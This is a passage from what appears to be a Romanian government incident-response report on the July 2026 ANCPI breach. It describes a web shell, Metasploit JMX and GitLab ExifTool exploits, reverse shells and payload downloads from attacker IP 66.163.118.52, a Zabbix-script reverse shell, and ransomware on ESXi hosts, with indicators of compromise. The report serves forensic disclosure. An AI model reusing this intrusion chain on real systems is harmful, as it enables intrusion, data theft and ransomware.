
Totodată, s-a identificat, într-o captură de ecran publicată de atacator, dovada utilizării unei componente de tip web shell (fișierul dec3.jsp, plasat în directorul /var/lib/tomcat/webapps/openam/), generată prin decodare Base64 și executată în contextul aplicației „OpenAM". Această componentă a fost utilizată

pentru decriptarea cheii de criptare a aplicației (AM_ENC_KEY), prin intermediul clasei native „com.iplanet.services.util.JCEEncryption”, permițând atacatorului obținerea în clar a credențialelor de administrare stocate criptat la nivelul configurației OpenAM.

Ulterior obținerii acestor credențiale, atacatorul le-a utilizat pentru a se autentifica (bind) la serverul de directoare LDAP OpenDJ, asociat infrastructurii OpenAM, obținând astfel acces la baza de date de utilizatori.

Prin interogări succesive, atacatorul a extras un volum semnificativ de înregistrări de pe serverul de plăți (estimat de acesta la aproximativ 2 milioane de intrări), conținând date cu caracter personal ale utilizatorilor înregistrați (nume, adrese de e-mail, identificatori unici de tip uid/cn, precum și valori hash ale parolelor de tip userPassword), asociate domeniului „ancpi.ro"."






Din analiza înregistrărilor extrase rezultă că datele compromise par a aparține unor utilizatori externi ai aplicației, nu ale unor utilizatori interni ai organizației. Concluzia se bazează pe formatul identificatorilor uid, care corespund unor adrese de e-mail personale (yahoo.com, gmail.com), și nu unui domeniu instituțional, așa cum ar fi de așteptat în cazul conturilor interne.


Din analiza capturii de ecran expusă mai jos, rezultă o etapă suplimentară de compromitere a serverului analizat, vizând de această dată o componentă IBM WebSphere Application Server. Atacatorul a identificat, în urma unei scanări de porturi asupra segmentului de rețea 10.0.126.0/24, expunerea unui serviciu „Java RMI" pe adresa 10.0.126.111, portul 9010, precum și a unui endpoint „JMX/RMI" asociat (JMXRMI), descoperit pe portul 43719.

Exploatarea a fost realizată prin intermediul modulului „Metasploit exploit/multi/misc/java_jmx_server", care valorifică absența autentificării la nivelul interfeței de management JMX (Java Management Extensions) pentru a forța încărcarea unei clase arbitrare (payload JAR) la nivelul serverului de aplicații, tehnică ce conduce la execuție de cod la distanță (Remote Code Execution).

Conform capturilor de ecran publicate de atacator, handler-ul reverse TCP (serverul receptor) a fost configurat pe adresa 66.163.118.52:4444, iar în urma livrării payload-ului a fost obținută o sesiune Meterpreter activă (66.163.118.52:4444 -> 86.105.218.12:49078), la data de 11.07.2026, ora 19:48:48.

Sesiunea obținută a permis execuția de comenzi sub utilizatorul de serviciu „ibm", fiind confirmată apartenența sistemului compromis la infrastructura organizației prin verificarea numelui de host (ep-p-was-c1.ancpi.ro) și a directorului curent de lucru (/opt/IBM/WebSphere/AppServer/profiles/appsrv), specific unei instalații standard de IBM WebSphere Application Server.





Până la acest moment al investigației, nu au mai fost identificate alte aspecte relevante care să poată fi asociate serverului analizat.

5.2.4 Evenimente de pe serverul GITLAB

5.2.4.1 Detalii generale

IP intern asociat: 10.0.0.101

Sistem operare: Linux

Rol principal: Platforma Gitlab ANCPI

Status protecție antivirus: N/A

FQDN (Fully Qualified Domain Name): gitlab.ancpi.ro


5.2.4.2 Analiza artefactelor digitale

Serverul analizat se afla amplasat în infrastructura locală a ANCPI, având asignată adresa IP 10.0.0.101 **iar mașina virtuală aferentă acestei aplicații a fost ștearsă în timpul incidentului de către atacator.** Întrucât nu au putut fi obținute alte artefacte tehnice suplimentare (ex. fișiere jurnal, imagini disc, istoricul de comenzi intern) direct de pe serverul analizat, examinarea acestuia s-a limitat exclusiv la conținutul identificat în surse deschise (OSINT), respectiv informațiile publicate de atacator.

Din analiza capturii de ecran, expusă mai jos, rezultă o etapă suplimentară de compromitere, vizând instanța GitLab neactualizată (unpatched). Exploatarea a fost realizată prin intermediul modulului „Metasploit exploit/multi/http/gitlab_exif_rce", care valorifică o vulnerabilitate cunoscută la nivelul componentei de procesare a imaginilor (ExifTool) integrată în GitLab (corespunzătoare CVE-2021-22205 — GitLab ExifTool Remote Code Execution), permițând execuție de cod la distanță prin încărcarea unor fișiere imagine manipulate (LoVHxYu8TjS.jpg, nlgxqEf.jpg) conținând metadate EXIF cu sarcină utilă malițioasă.


În urma exploatării, a fost stabilită o sesiune de shell (reverse shell, prin protocol SSL) către handler-ul controlat de atacator (66.163.118.52:1337), sesiune deschisă la data de 12.07.2026, ora 14:55:38, dinspre adresa 86.105.218.12:47622, obținându-se acces sub contul de serviciu git (uid=995, gid=993, context SELinux unconfined_service_t).

Utilizând acest acces, atacatorul a interogat direct baza de date de producție a GitLab (gitlabhq_production), extrăgând, din tabela „users", informații complete privind conturile utilizatorilor înregistrați, identificator (id), nume de utilizator (username), adresă de e-mail (email), statut de administrator (admin) și valoarea criptografică a parolei (encrypted_password, stocată sub formă de hash bcrypt, format $2a$10$...). Ulterior, conform adnotărilor din captură, atacatorul a reușit decriptarea (cracking) uneia dintre parolele astfel obținute și a constatat că aceasta era **reutilizată și validă pentru autentificare la nivelul serviciului Kerberos din infrastructura organizației**, fapt ce indică o practică de reutilizare a parolelor (password reuse) între sisteme distincte. Această practică a facilitat în mod efectiv extinderea accesului neautorizat în infrastructură.



Din analiza capturii de ecran expusă mai jos rezultă că atacatorul a obținut acces la un repository de cod sursă aferent infrastructurii IT a sistemului cadastral „eTerra". În cadrul acestui repository a identificat numeroase proiecte software, printre care, componente aferente sistemului GIS (Geographic Information System), module de plăți electronice (ePayment/ePayments), precum și alte proiecte conexe (ex. business-app-process, elk-monitoring, eterra-financial, eterra-security, eterra-scheduler, mantis-jira-job, rest-api-documentation și altele), aspect ce relevă o expunere semnificativă a codului sursă asociat unor componente critice ale sistemului informatic al instituției.

Cu titlu de exemplu și relevant pentru aprecierea gravității atacului, atacatorul a avut acces la fișierul sursă ETerraEpaymentCaller.java (pachetul ro.ancpi.epayment), care conține logica de interfațare cu servicii de tip web service (RgiConfirmareInregistrareCerere, RgiSolutionareCerere, RgiUpdateService) utilizate pentru procesarea cererilor și confirmărilor de plată în cadrul platformei eTerra



Până la acest moment al investigației, nu au mai fost identificate alte aspecte relevante care să poată fi asociate serverului analizat.

5.2.5 Evenimente de pe serverul Zabix

5.2.5.1 Detalii generale

IP intern asociat: 10.0.126.242

Sistem operare: Linux

Rol principal: Aplicație software open-source de monitorizare a infrastructurii IT

Status Antivirus: N/A

FQDN (Fully Qualified Domain Name): N/A


5.2.5.2 Analiza artefactelor digitale

Serverul analizat se afla amplasat în infrastructura locală a ANCPI, având asignată adresa IP 10.0.126.242 iar **mașina virtuală aferentă acestei aplicații a fost ștearsă în timpul incidentului de către atacator.**

Zabbix este o soluție open-source de monitorizare a infrastructurii IT, utilizată pentru supravegherea disponibilității și performanței serverelor, echipamentelor de rețea, aplicațiilor și serviciilor dintr-o organizație. Platforma rulează, de regulă, sub forma unui server central (Zabbix Server), care colectează date de la agenți instalați pe sistemele monitorizate sau prin protocoale precum SNMP, și expune o interfață web de administrare (Zabbix frontend) pentru configurare, vizualizare de date și gestionare de alerte.

Din analiza capturii de ecran rezultă că atacatorul a obținut acces la interfața de administrare a platformei de monitorizare Zabbix (versiunea 7.4, instanță identificată la adresa 10.0.126.242, denumită „ANCPI-INFRA"), utilizată pentru monitorizarea unei părți semnificative a infrastructurii de rețea a organizației (fiind vizibile, cu titlu de exemplu, echipamente precum vl_fortigate, vn_fortigate, vs_fortigate, alături de serverul Zabbix propriu-zis).

Utilizând accesul administrativ în posesia căruia se afla, atacatorul a creat un script personalizat (funcționalitate Zabbix de tip „Scripts", cu execuție la nivelul Zabbix Server), configurat să ruleze o comandă de scanare a portului 22 (nmap -O {HOST.CONN}), urmată de o comandă de deschidere a unei sesiuni shell (reverse shell) către un listener aflat sub controlul atacatorului, la adresa 10.0.126.111:443. Conform jurnalului sesiunii, conexiunea de tip shell a fost recepționată cu succes de pe un host intern (10.0.126.242), sub contul de serviciu „zabbix" (uid=990, gid=990), acesta fiind utilizată de atacator ca metodă suplimentară de persistență (backup persistence) și pivotare în cadrul infrastructurii interne, distinctă de celelalte vectori de compromitere identificați anterior.



5.2.6 Evenimente de pe serverul WmWare vCenter Server

5.2.6.1 Detalii generale

IP intern asociat: 10.0.114.10

Sistem operare: Linux – VmWare vCenter

Rol principal: Aplicație software centralizată de management pentru mediile VMware vSphere

Status Antivirus: N/A

FQDN (Fully Qualified Domain Name): vcenter.ancpi.ro

5.2.6.2 Analiza artefactelor digitale

VMware vCenter Server este platforma de management centralizat care permite administrarea, automatizarea și securizarea întregii infrastructuri de virtualizare (hosturi ESXi și mașini virtuale) dintr-o consolă unică.


Serverul analizat îndeplinea la nivelul infrastructurii ANCPI rolul de server central de management al virtualizării VMware vCenter Server, asigurând administrarea centralizată a mai multor hypervisori de tip ESXi. La nivelul acestor host-uri ESXi erau găzduite (hostate) numeroase mașini virtuale (VM-uri), atât dintre cele 100 identificate ca fiind șterse de atacator prin operațiuni de tip „delete" la nivelul

infrastructurii de virtualizare, cât și restul mașinilor virtuale, până la un total de 1.083 de instanțe identificate de atacator ca fiind enumerate în cadrul inventarului de virtualizare (vSphere inventory).

La momentul deplasării echipei DNSC la sediul ANCPI, reprezentanții departamentului IT al instituției au comunicat faptul că accesul VPN către infrastructură fusese întrerupt (sistat) anterior sosirii echipei în scopul izolării incidentului. Cu toate acestea, s-a constatat că infrastructura de virtualizare prezenta în continuare procese active de criptare asupra mai multor mașini virtuale, comportament considerat atipic, întrucât criptarea era declanșată automat, în mod repetat, imediat după oprirea (shutdown) fiecărei mașini virtuale afectate. Ca urmare, acest comportament a fost investigat suplimentar, iar în urma analizei proceselor aflate în execuție la nivelul sistemului a fost identificat binarul denumit „bytetocrypt”, SHA256 - 14ed580291658fa6410f4cbb18d9a2f979b93f4ce640c7445d999bcf440492e8, care rula în fundal (background) și era responsabil pentru declanșarea activității de criptare descrise anterior.

În urma investigației, acesta a fost localizat pe serverele ESXi gestionate prin VMware vCenter Server, respectiv „dc-r104-h05”, „dc-r104-h03”, „dc-r104-h02”, „dc-r103-h03”, în directorul „/tmp/”.

În același director pe serverul ESXi „dc-r104-h05” a fost localizată și nota de răscumpărare lăsată de atacatori, având denumirea „note” și conținutul de mai jos.



Din fișierele jurnal ale acestui server a rezultat că la data de 13.07.2026, ora 21:09:51 a fost înregistrată o conexiune suspectă provenită de la mașina virtuală **„ep-p-was-c1, IP 10.0.116.111” (epay):**

„2026-07-13T18:09:51.758Z {"user":"administrator@ancpi.ro","client":"10.0.126.111","timestamp":"07/13/2026 21:09:51 EEST","description":"User administrator@ancpi.ro@10.0.126.111 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"}”.

La nivelul serverului analizat s-a mai constatat că prima încercare de accesare neautorizată a fost înregistrată începând cu data de 13.07.2026, ora 15:51:08. Din verificarea istoricului de comenzi (command history) executate în cadrul sesiunilor shell pe acest server, au fost identificate mai multe comenzi specifice unui atac printre care, descărcarea unor fișiere binare (executabile) din surse externe („66.163.118.52:7777/BASES”, „66.163.118.52:8888/byte”), executarea de comenzi destinate enumerării mașinilor virtuale existente în infrastructura de virtualizare (fiind extrase date pentru un total de 1.083 de mașini virtuale), comenzi de rezoluție inversă/directă de nume de domeniu (DNS) în scopul identificării adreselor IP asociate, precum și comenzi specifice activității de mișcare laterală (Lateral Movement) realizate prin intermediul protocolului SSH (Secure Shell).

Dintre comenzile executate în timpul atacului au fost reținute ca relevante următoarele două, respectiv:

